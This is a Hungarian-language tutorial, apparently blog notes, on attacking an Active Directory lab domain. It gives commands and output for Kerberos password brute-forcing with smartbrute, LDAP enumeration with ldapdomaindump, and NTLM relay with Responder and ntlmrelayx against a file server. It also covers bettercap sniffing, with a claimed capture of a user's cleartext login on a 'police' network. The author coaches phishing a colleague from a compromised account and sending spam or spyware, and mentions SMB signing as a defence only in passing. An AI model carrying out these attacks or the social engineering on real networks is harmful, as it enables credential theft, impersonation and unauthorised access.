Attack AD

Minden lánc olyan erős mint a leggyengébb láncszeme*1

Ez a mondat egy Active Directory rendszerre nagyon-nagyon-nagyon találó, mivel ha egy fontos rendszer megbukik, azzal minden bukhat!

Szerezzünk egy hitelesített felhasználót

- készítünk egy felhasználónév listát, ehhez előtte „gathering” feltérképezzük a cég „házirendjét” az interneten, vajon hogy képzi a felhasználó neveket (e-mail-ek, stb…)
- készítünk egy gyakran használt jelszó listát. Figyeljünk, általában az AD 7-10 rossz próbálkozás után zárolja x ideig a fiókot
- majd használjuk a smartbrute github programot

smartbrute -v brute -bU users.txt -bP passwords.txt kerberos -d „domain.local”

```
┌──(root㉿kali)-[/home/kali/smartbrute]
└─# smartbrute brute -bU aduser.txt -bP passw.txt kerberos -d "petra.local"

/usr/local/lib/python3.11/dist-packages/smartbrute-1.1.0-py3.11.egg/EGG-INFO/scripts/smartbrute:1727: DeprecationWarning: Nesting argument groups is deprecated.
  kerberos_credentials = kerberos_secrets.add_argument_group("credentials to use")
[*] Starting bruteforce attack on passwords
[!] invalid principal syntax
```

domain	user	password	details
petra.local	elek	Jelszo123	(probably valid)
petra.local	egy	Jelszo123	

- ha active directory rendszert és exchange mail servert használnak, akkor valószínűleg a levelezéséhez is hozzá férünk. „hitelesített, megbízható” személy nevében küldhetünk leveleket (spam, spyware)

Ha egy felhasználó megvan, térképezzük fel az AD rendszert.

- Mivel az LDAP a hitelesített felhasználóknak olvasható , nagyrészt teljes mértékben ha nincs külön szabályozva.

ldapdomaindump -u domain\\username -p Jelszo123 „domain.local/DC_IP”

- így kapunk html/json fájlokat domain_groups, domain_computers,domain_policy stb… dolgokról

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
mr admin	mr admin	mradmin	admins	Domain Users	09/12/23 16:09:05	09/12/23 16:17:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	09/12/23 16:09:05	1113	
Egyszerű János	Egyszerű János	egy	share_group	Domain Users	09/12/23 15:30:23	09/12/23 15:34:04	09/12/23 15:44:37	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	09/12/23 15:30:23	1110	
Gazdag Richárd	Gazdag Richárd	richard	share_group	Domain Users	08/26/23 18:09:32	08/26/23 18:09:32	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/26/23 18:09:32	1105	
Mekk Elek	Mekk Elek	elek	share_group	Domain Users	08/26/23 18:09:03	09/12/23 15:44:30	09/12/23 15:44:37	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/26/23 18:09:04	1104	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	08/26/23 18:02:01	08/26/23 18:17:14	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	08/26/23 18:02:01	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	08/26/23 18:01:30	08/26/23 18:01:30	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	08/26/23 18:01:30	09/12/23 15:29:17	09/12/23 16:17:50	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/26/23 17:46:07	500	Built-in account for administering the computer/domain

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	descri
PETRAFS	PETRAFS$	PETRAFS.petra.local	Windows Server 2016 Standard		10.0 (14393)	09/12/23 16:28:08	WORKSTATION_ACCOUNT	09/12/23 16:06:26	1111	
WIN10	WIN10$	win10.petra.local	Windows 10 Pro		10.0 (19045)	09/09/23 16:27:30	WORKSTATION_ACCOUNT	08/27/23 14:25:24	1108	
PETRADC19	PETRADC19$	PETRADC19.petra.local	Windows Server 2019 Standard Evaluation		10.0 (17763)	09/12/23 15:37:03	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	08/26/23 18:02:01	1001	

Domain policy

distinguishedName	Lockout time window	Lockout Duration	Lockout Threshold	Max password age	Min password age	Min password length	Password history length	Password properties	Machine Account Quota
DC=petra,DC=local	10.0 minutes	10.0 minutes	0	42.00 days	1.00 days	7	24	PASSWORD_COMPLEX	10

SMB Kerberos Ticket

Ennek a műveletnek a lényege, hogy a kiszemelt áldozatnak így vagy úgy elküldünk egy smb megosztás linket (ami igazából nem is tartalmaz smb megosztást) de így megkapjuk a felhasználó „ticket”-ét amelyet a valódi file szervernek továbbítunk. És mivel ez hiteles, szóba áll velünk és elküldi a kért információkat a megosztásokról, fájlokról. Feltölthetünk, letölthetünk, bármit amihez az adott felhasználónak amúgy is joga lenne.

- A fenti ldapDump műveletből sejthető, hogy a PetraFS egy file server és valószínűleg a „mradmin” felhasználónak van joga némi frankó megosztáshoz. Vegyük rá, hogy kattintson a mi ip-nkre ami egy megosztás, ahol megkapjuk a kerberos ticketjét amelyet tovább küldünk a file server felé, így megszemélyesítve ŐT. Már is látjuk azt a megosztás(oka)t amit Ő. Pedig csak egy linkre kattintott. Simán küldhetünk egy belső levelet neki a már megszerzett felhasználóval, hogy figyu, ezt a megosztást nem érem el, segíts már, **úgy is rákattint.**
-


responder file beállítása : nano /etc/responder/Responder.conf
itt az smb off és a http is off


responder -I eth0 -dwv


ezzel párhuzamosan ntlmrelayx.py -t 10.0.0.30 -smb2support -i

(az ntlmrelayx github impacket csomag része, ezt szükséges telepíteni.)

ahol a PETRAFS fileServer címe a 10.0.0.30 Fontos leszögezni, hogy csak sima serverekkel működik, mivel ott gyárilag nincs bekapcsolva az SMB SIGNING megkövetelése, viszont DC-ken ez alapból default TRUE. Így ez a védekezést is rögtön megmondja, hogyan lehetséges, **viszont erről tudni is kell.**









Most ugye nem kell ecsetelni, hogy ha szerzünk egy admin megosztáshoz hozzá férést, mit tudunk letölteni vagy ép milyen káros dolgot tudunk feltölteni. És ez még semmi „hack”, csak kihasználtuk az AD -rejtelmeit-.

A „tiltott” telnet-HTTP

Most a telnet-et hoztam fel de ez minden http kapcsolatra igaz. Legyen az http telnet, http forgalom (http json küldés, http request form) vagy ugy unblock http web bejelentkezés. Ne keverjük a https biztonságát a webes url https biztonsággal. Azért mert egy weboldal HTTPS kapcsolatot biztosít, attól még adatvédelmi szempontból nem biztonságos. Annyit jelent, odáig az adataink titkosítva közlekedtek, de attól még a webszerveren azokkal bármit művelhetnek. De ez másik téma. Itt a lényeg, hogy ezeknél a kapcsolatkonál, mint http és telnet, az adataink tiktosítás nélkül mozognak a hálózaton, így „lehallgatás” – MITM – arp-mérgezés, középre állás – technikák ellen nem védettek.

Tételezzük fel már bent vagyunk a hálózaton, megtudtuk mr admin gépének nevét és figyeljük a forgalmat. Erre remek lehetőséget biztosít a bettercap csomag.





Ez most kivételesen a police hálón történt, Józsi bejelentkezésével, mert itthon nem tudtam szimulálni ezt. De tisztán látszódik a bejelentkezett user-pass és még a leütött parancsok is megjelennének!

SQL Injection

...